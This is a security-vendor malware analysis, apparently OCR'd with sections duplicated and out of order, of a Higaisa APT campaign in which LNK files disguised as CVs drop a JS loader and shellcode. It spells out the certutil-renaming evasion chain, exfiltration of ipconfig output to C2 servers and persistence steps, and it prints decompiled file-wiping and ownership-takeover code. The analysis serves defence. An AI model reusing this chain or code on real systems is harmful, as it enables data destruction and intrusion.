
LNK file

The LNK file contains a list of commands that will be executed upon running, and a blob that is a base64 encoded compressed payload. Here is the list of commands that will be executed:

property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-


- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.

- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				



svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
first_file = FindFirstFileA(v23, &file_data);
v13 = first_file;
if ( first_file != -1 )
{
  do
  {
    if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
    {
      if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
        && (file_data.dwFileAttributes & 2) == 0
        && (file_data.dwFileAttributes & 4) == 0 )
      {
        append_string(v18, dir_name, v9);
        append_string(file_name, v18, file_data.cFileName);
        grant_permission(file_name);
        wipe_files_in_dir(file_name);
      }
    }
    else
    {
      append_string(v18, dir_name, v9);
      append_string(file_name, v18, file_data.cFileName);
      if ( grant_permission(file_name) )
      {
        hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
        if ( hFile != -1 )
        {
          max_size = GetFileSize(hFile, 0);
          if ( max_size > 0xA00000 )          // 10 Mb Max
            max_size = 0xA00000;
          v3 = 0;
          null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
          clear_buffer(null_buf, max_size);
          SetFilePointer(hFile, 0, 0, 0);
          WriteFile(hFile, null_buf, max_size, &v3, 0);
          LocalFree(null_buf);
          CloseHandle(hFile);
        }
      }
    }
  }
  while ( FindNextFileA(v13, &file_data) );
  return FindClose(v13);
}
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address

This post was authored by Hossein Jazi and Jérôme Segura

On May 29th, we identified an attack that we believe is part of a new campaign from an Advanced Persistent Threat actor known as Higaisa. The Higaisa APT is believed to be tied to the Korean peninsula, and was first disclosed by Tencent Security Threat Intelligence Center in early 2019.

The group's activities go back to at least 2016 and include the use of Trojans such as Gh0st and PlugX, as well as mobile malware. Its targets include government officials and human rights organizations, as well as other entities related to North Korea.

In this latest incident, Higaisa used a malicious shortcut file ultimately responsible for creating a multi-stage attack that consists of several malicious scripts, payloads and decoy PDF documents.

Distribution


The threat actors used a malicious LNK file bundled within an archive file which was most likely distributed via spear-phishing.

We were able to identify two variants of this campaign that possibly have been distributed between May 12th and 31st:

- "CV_Colliers.rar"
- "Project link and New copyright policy.rar"

Both RAR archives bundle two malicious LNK files. In the newer variant (CV_Colliers.rar), the LNK files are disguised as a Curriculum Vitae (CV) and International English Language Testing System (IELTS) exam results. The older one (Project link and New copyright policy.rar) seems to target product teams that are using zeplin.io.

The following shows the overall process flow when executing the malicious LNK file.




LNK file

The LNK file contains a list of commands that will be executed upon running, and a blob that is a base64 encoded compressed payload. Here is the list of commands that will be executed:


property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-

- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.
- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
